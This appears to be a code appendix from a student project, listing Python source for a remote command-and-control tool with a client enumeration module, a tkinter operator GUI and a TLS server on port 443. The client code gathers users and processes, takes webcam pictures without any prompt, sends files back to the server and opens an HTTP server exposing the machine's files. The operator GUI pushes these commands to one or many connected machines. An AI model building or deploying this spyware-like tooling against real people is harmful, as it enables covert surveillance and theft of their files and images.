10.3 ClientENUM.py

```
import threading
import socket
import psutil
import os
from datetime import datetime
import cv2
import subprocess
import time
from PIL import ImageGrab

class ClientENUM:



    @staticmethod
    def get_Memory():
        #function that will return total memory of the computer that is
            running the command
        return ((psutil.virtual_memory().total)/1024/1024/1024)
        #returning the total memory of the computer /1024 * 3  as we
            want the results in GB

```

```
    '''
    get_Memory() - Purpose of this function is calculate the total memory of the client
    Args:
        - None
    Returns:
        - returns the total memory of the client
    Requirements:
        - Needs the psutil import
    '''

    @staticmethod
    def get_Users():
        #function that will return how many users there are on the computer
        users = []
        #creating a list so that we can append each user to the list
        users_all = psutil.users()
        #grabbing the users from the psutil library
        for user in users_all:
            #checking through all the users
            users.append(user.name)
            #appending each one to our list
        return users
        #returning the output back to client.py

    '''
    get_Users() - Purpose of this function is to get the total users of the computer
    Args:
        - None
    Returns:
        - Returns the total number of users on the local machine
    Requirements:
        - Needs the psutil import
    '''

    @staticmethod
    def get_Processes():
        #function that will return the current running processes on a machine
        processes = []
        #again creating a list so that we can append each process to the lsit
        i = 0
        #creating a counter so that we dont print all of them (there is a lot)
        processes_all = psutil.process_iter()
        #grabbing all the processes into processes_all (you could print this if you wanted)
        for process in processes_all:
```

```
            #iterating through the processes
            if i < 10:
                #if i is less than 10 then this is TRUE
                processes.append(process.name())
                #if the previous above is TRUE then we will append the process
                i+=1
                #adding 1 to our counter
        return processes
        #after the if statement returns false we will return our list of processes

    '''
    get_Processes() - Purpose of this function is to get the first 10 running processes on a clients machine
    Args:
        - None
    Returns:
        - Returns the first 10 running processes on the local machine
    Requirements:
        - Needs the psutil import
    '''

    @staticmethod
    def send_File(client, file_path):
        file_name = os.path.basename(file_path)
        print(file_name)
        client.send(file_name.encode('utf-8'))

        file_size = os.path.getsize(file_path)
        client.send(str(file_size).encode('utf-8'))

        with open(file_path, 'rb') as f:
            while True:
                left_to_send = f.read(1024)
                if not left_to_send:
                    break
                client.sendall(left_to_send)


    '''
    send_File() - Purpose of this function is to send all the files that exist in the data directory.
    Args:
        Client: This is the connection to the server and is how we will send the files over the network
    Returns:
        - None
    Requirements:
        - Needs the OS import
        - Needs the time import (this stops the client from crashing)
```

```
    '''

    @staticmethod
    def capture_webcam():
        webcam = cv2.VideoCapture(0)
        results, image = webcam.read()
        time = datetime.now()
        formatted_t = time.strftime("%H_%M_%S")

        if results:
            filename = f"WEBCAM_PIC_{formatted_t}.png"
            cv2.imwrite(filename, image)
            #print("Image saved")
        else:
            #print("No camera detected.")
            filename = False
        webcam.release()
        cv2.destroyAllWindows()
        return filename

    @staticmethod
    def browse_download(client):

        def start_http():
            start_python_server = subprocess.Popen(['python', '-m', '
                http.server', '8000'])
            time.sleep(45)
            start_python_server.terminate()

        thread = threading.Thread(target=start_http)
        thread.start()
        client.send(f'HTTP Server Open for 45 seconds at {socket.
            gethostbyname(socket.gethostname())}:8000'.encode('utf-8'))
```

10.4 GUI.py

```
import tkinter
from tkinter import *
import server


class GUI:
    @staticmethod
    def client_Handler(connection, ip_split, frame, connections):
        client = Label(frame, text=f'[CLIENT] {ip_split}')
        client.grid(row=len(connections), column=0,padx=10, pady=7)

```

```
        btn_get_File = Button(frame, text='Command: Browse/Download', bg = '#4DAF50', fg='white',width=25, command=lambda:  server.server.send_Msg(connection, 'send_File' , connections, isfile=False))
        btn_get_File.grid(row=len(connections), column=1,padx=2, pady=2)

        btn_get_users = Button(frame, text='Command: Get Users', bg = '#4DAF50', fg='white',width=25, command=lambda:  server.server.send_Msg(connection, 'get_Users', connections, isfile=False))
        btn_get_users.grid(row=len(connections), column=2,padx=2, pady=2)

        btn_get_ports = Button(frame, text='Command: Get Processes', bg = '#4DAF50', fg='white',width=25, command=lambda:  server.server.send_Msg(connection, 'get_Processes',  connections, isfile=False))
        btn_get_ports.grid(row=len(connections), column=3,padx=2, pady=2)

        btn_get_cam = Button(frame, text='Command: Take cam picture', bg = '#4DAF50', fg='white',width=25, command=lambda:  server.server.send_Msg(connection, 'take_pic', connections, isfile=True))
        btn_get_cam.grid(row=len(connections), column=4,padx=2, pady=2)

        btn_disconnect = Button(frame, text='Command: Disconnect', bg = '#FF5750', fg='white',width=25, command=lambda:  server.server.disconnecting(connection, ip_split, frame, connections))
        btn_disconnect.grid(row=len(connections), column=5,padx=2, pady=2)


        '''
        client_Handler() - Purpose is to give the user a clear and undertandable GUI to be able to send recognised commands to the cleint(s) via buttons
        Args:
            connection: this is the current connection that the server will send the commands to
            ip_split: this is the IP of the client (will display in a label so the server user can identify different users and who is connected)
            frame: this is the frame that the buttons and labels of different users are placed on
            connections: this is the dictionary that holds the information about the connected users.
        Returns:
            - Has no returns
```

```
        Requirements:
            - Needs the tkinter import
        '''



    @staticmethod
    def send_File(connections, checkbox_dict,command):
        for conn_socket, checkbox_var in checkbox_dict.items():
            if checkbox_var.get() == 1:
                server.server.send_Msg(conn_socket, command, connections, isfile=True)

    '''
    send_File():
    Args:
        connections: this is the dictionary of current connections we have
        checkbox_dict: this is the dictionary of current users checkboxes
        command: this is the command we want to send to client(s)
    Returns:
        - Nothing
    '''


    @staticmethod
    def send_enum(connections, checkbox_dict, command):
        isfile = False
        for conn_socket, checkbox_var in checkbox_dict.items():
            if checkbox_var.get() == 1:
                server.server.send_Msg(conn_socket, command, connections, isfile)

    '''
    send_enum():
    Args:
        connections: dictionary of current connections
        checkbox_dict: this is the dictionary of current users checkboxes
        command: this is the command we want to send to client(s)
    Returns:
        - Absolutely nothing
    '''

    @staticmethod
    def multi_Client(connections, address):
        multi = Toplevel()
        multi.geometry('500x300')
        multi.title('Multi Client Handler')
        z = 50
```

```python
        Lab1 = Label(multi, text='Please select the users you want to send a command to')
        Lab1.pack()

        # Create dictionary to store checkbox values with socket connections as keys
        checkbox_dict = {}
        for conn_socket in connections.values():
            checkbox_dict[conn_socket] = IntVar()

        for i, (conn_address, conn_socket) in enumerate(connections.items()):
            x = tkinter.Checkbutton(multi, text=f'Client {conn_address}', onvalue=1, offvalue=0, pady=15, variable=checkbox_dict[conn_socket])
            x.place(x=250, y=z)
            x.pack()

        # Create SEND button and attach send_message function as the callback
        btn_send = Button(multi, text='Command: Browse/Download', command=lambda: GUI.send_enum(connections, checkbox_dict, command='send_File'))
        btn_send.place(x=250, y=z + 40)
        btn_send.pack()

        btn_get_users = Button(multi, text='Command: Get Users', command=lambda: GUI.send_enum(connections, checkbox_dict, command='get_Users'))
        btn_get_users.place(x=250, y=z + 40)
        btn_get_users.pack()

        btn_get_proc = Button(multi, text='Command: Get Processes', command=lambda: GUI.send_enum(connections, checkbox_dict, command='get_Processes'))
        btn_get_proc.place(x=250, y=z + 40)
        btn_get_proc.pack()

        btn_get_cam = Button(multi, text='Command: Take cam picture', command=lambda: GUI.send_File(connections, checkbox_dict, command='take_pic'))
        btn_get_cam.place(x=250, y=z + 40)
        btn_get_cam.pack()
        multi.mainloop()

        '''
        multi_Client():
        Args:
            connections: the dictionary of connections that we are currently connected to
            address: This is the address of the client
```

```
        Returns:
            - Has no returns (is a GUI)
        '''
```

10.5 Server.py

```
import os
import threading
import socket
from tkinter import *
import GUI
import checkFILES
import ssl

class server:
    def __init__(self):
        self.HEADER = 128

        #checkFILES.checkFILES.check_data()

        #checkFILES.checkFILES.check_RecvData()

        PORT = 443
        SERVER = socket.gethostbyname(socket.gethostname())
        print(SERVER)
        #SERVER = '192.168.0.26'
        #this is getting the hosts IP address
        self.ADDRESS = (SERVER, PORT)
        #what IP and port we are listening on
        path = os.path.dirname(os.path.realpath(__file__))
        #finding the path of the directory we are getting the
            certificate and key
        self.server = ssl.wrap_socket(socket.socket(socket.AF_INET,
            socket.SOCK_STREAM), certfile=f'{path}/Cert/server.crt',
            keyfile=f'{path}/Cert/server.key', server_side=True)
        #setting the server socket to be a stream of data
        self.server.bind(self.ADDRESS)
        #binding the address to the socket


        self.connections = {}
        self.address = ''
        #creating a dictionary for the connections we will recieve
        self.root = Tk()
        #creating a GUI
        self.switch = False
        #this is a button which tells us if we are sending to all
            clients at once or not (right now its false)
```

```python
        self.sendmulti = Button(self.root, text="Send Mutliple", bg = 'blue', fg='white', command= lambda: GUI.GUI.multi_Client(self.connections,self.address))
        self.sendmulti.pack(side='top')
        #this is the sendall button which will be situated at the top of the screen
        self.root.geometry('1300x300')
        #setting the size of the screen
        self.root.title('Main Controller')
        #setting the name of the screen
        self.main_Frame = Frame(self.root)
        self.main_Frame.pack()

        #turning the page into a Frame so we can place widigits/Frames on top

        '''
        __init__() - Purpose of this method is to initialize all of the required variables that will be called upon by other functions
        Args:
            Self: will allow other functions to call upon any variable within the initialization (is an instance of an object)
        Returns:
            - Nothing
        '''

    def start(self):
        thread1 = threading.Thread(target=self.incoming_Con_Listener)
        #starting a thread to listen for incoming connections
        thread1.start()
        self.root.mainloop()
        #starting the thread and the loop

        '''
        start() - Purpose of this is to start the server and create a thread for the incoming connections
        Args:
            Self: will allow other functions to call upon any variable that is needed within the program (is an instance of an object)
        Returns:
            - Nothing (not a functon)
        '''


    def send_Msg(self,connection, msg, connections, isfile):
        HEADER =128
        #function to send a message to a connection
        message = msg.encode('utf-8')
        #we need to encode the message using utf-8
```

```
        msg_length = len(message)
        #figuring out the length of the message so that we can send with a header
        send_length = str(msg_length).encode('utf-8')
        #We now also need to encode the length of the message so that we can send with a header
        send_length += b' ' * (HEADER - len(send_length))
        #Calculating the byte length of the message we want to send
        if msg != ':Disconnect:':
            #this is so you cant disconnect all the users at once (it causes a crash due to connections{} being manipulated by clients)
            connection.send(send_length)
            #sending the header first to the user so that they can know when to stop receiving messages
            connection.send(message)
            #sending our actual contnet message
            server.is_File(connection, isfile)
            #going to server so we can check whether the recieved message is a file
        else:
            connection.send(send_length)
            #sending the length of the message
            connection.send(message)
            #sending the actual content of the message

    '''
    send_Msg() - Purpose of this function is to send to the client
    Args:
        Self: will allow other functions to call upon any variable that is needed within the program (is an instance of an object)
        connection: this is the current machine that the server will be sending commands to.
        msg: This is the command/message the server wants to send to the client(s)
        connections: if the sendall button is enabled. this will allow the server to send a message/command to all clients at once.
        isFile: when recieving a message back from the client, if we are expecting a file this will be true
    Returns:
        - Needs no returns
    '''
    @staticmethod
    def is_File(connection, isfile):
        if isfile:
            file_name = connection.recv(5096).decode('utf-8')
            path = os.path.dirname(os.path.realpath(__file__))
            file_size = int(connection.recv(1024).decode())
            print(f"File size: {file_size} bytes")
            received_bytes = 0
            with open(path + '/RecvData/' + file_name, 'wb') as file:
```

```
                while received_bytes < file_size:
                    to_recv = connection.recv(1024)
                    if not to_recv:
                        break
                    file.write(to_recv)
                    received_bytes += len(to_recv)
            print(f"File '{file_name}' received and saved to {path}\RecvData/{file_name}")
        else:
            print(connection.recv(5096).decode('utf-8'))

    '''
    is_File() - Purpose of this function is to recieve feedback back from the client and check whether the feedback is in file format
    Args:
        Self: will allow other functions to call upon any variable that is needed within the program (is an instance of an object)
        connection: this is the current machine that the server will be recieving feedback from
        isFile: a boolean variable telling us is the user is sending us a file or not.
    Returns:
        - Has no returns
    '''



    def disconnecting(self,connection, ip_split, frame, connections):
        print(f'[SERVER] [CLIENT] {ip_split} has disconnected')
        isfile = False
        #confirmation that the user have been disconnected
        del self.connections[ip_split]
        #deleting the connection out of the dictionary
        server.send_Msg(connection, ':Disconnect:', connections, isfile)
        #sending our command which the user looks out for to perform the disconnection
        connection.close()
        #closing that connection our end
        frame.destroy()
        #destroying the frame in the GUI

    '''
    disconnecting() - Purpose of this function is to disconnect the client from the server
    Args:
        Self: will allow other functions to call upon any variable that is needed within the program (is an instance of an object)
        connection: connection: this is the current machine that the server will be sending the disconnect command to.
```

```
            ip_split: this is a variable which holds the IP of the
                connected machine (this is a visual variable to show the
                client has been disconnected)
            frame: this is the GUI frame that holds the clients buttons and
                 labels
            connections: this is the dictionary that holds all the
                connected clients info
        Returns:
            - Reutrns nothing
        '''

    def incoming_Con_Listener(self):
        self.server.listen()
        #starting listening on our address and port
        print('[SERVER] Started up successfully!')
        #confirmation message that the server started
        while True:
            #infinate loop to alwasy accept connections
            connection, self.address = self.server.accept()
            #creating our connection
            ip_split = f'{self.address[0]}:{self.address[1]}'
            #getting the IP address of the new connection
            self.connections[ip_split] = connection
            #adding the ip to the connections dictionary
            print(f'[SERVER] [CLIENT] {ip_split} has connected')
            #letting the user know that a user has connected!
            frame = Frame(self.root)
            #creating a new frame
            frame.pack(side=TOP,anchor=NW,padx=10,pady=10)
            #packing it to the top left of the frame
            thread2 = threading.Thread(target=GUI.GUI.client_Handler,
                args=(connection, ip_split, frame, self.connections))
            #creating a new thread so each client can have their own
                buttons/commands on the GUI
            thread2.start()
            #starting the thread

    '''
    incoming_Con_Listener() - Purpose is to listen for incoming
        connections from the clients. it will constantly be listening
        out for new connections
    Args:
        Self: will allow other functions to call upon any variable that
             is needed within the program (is an instance of an object)
    Returns:
        - Needs no returns
    '''

server = server()
server.start()
```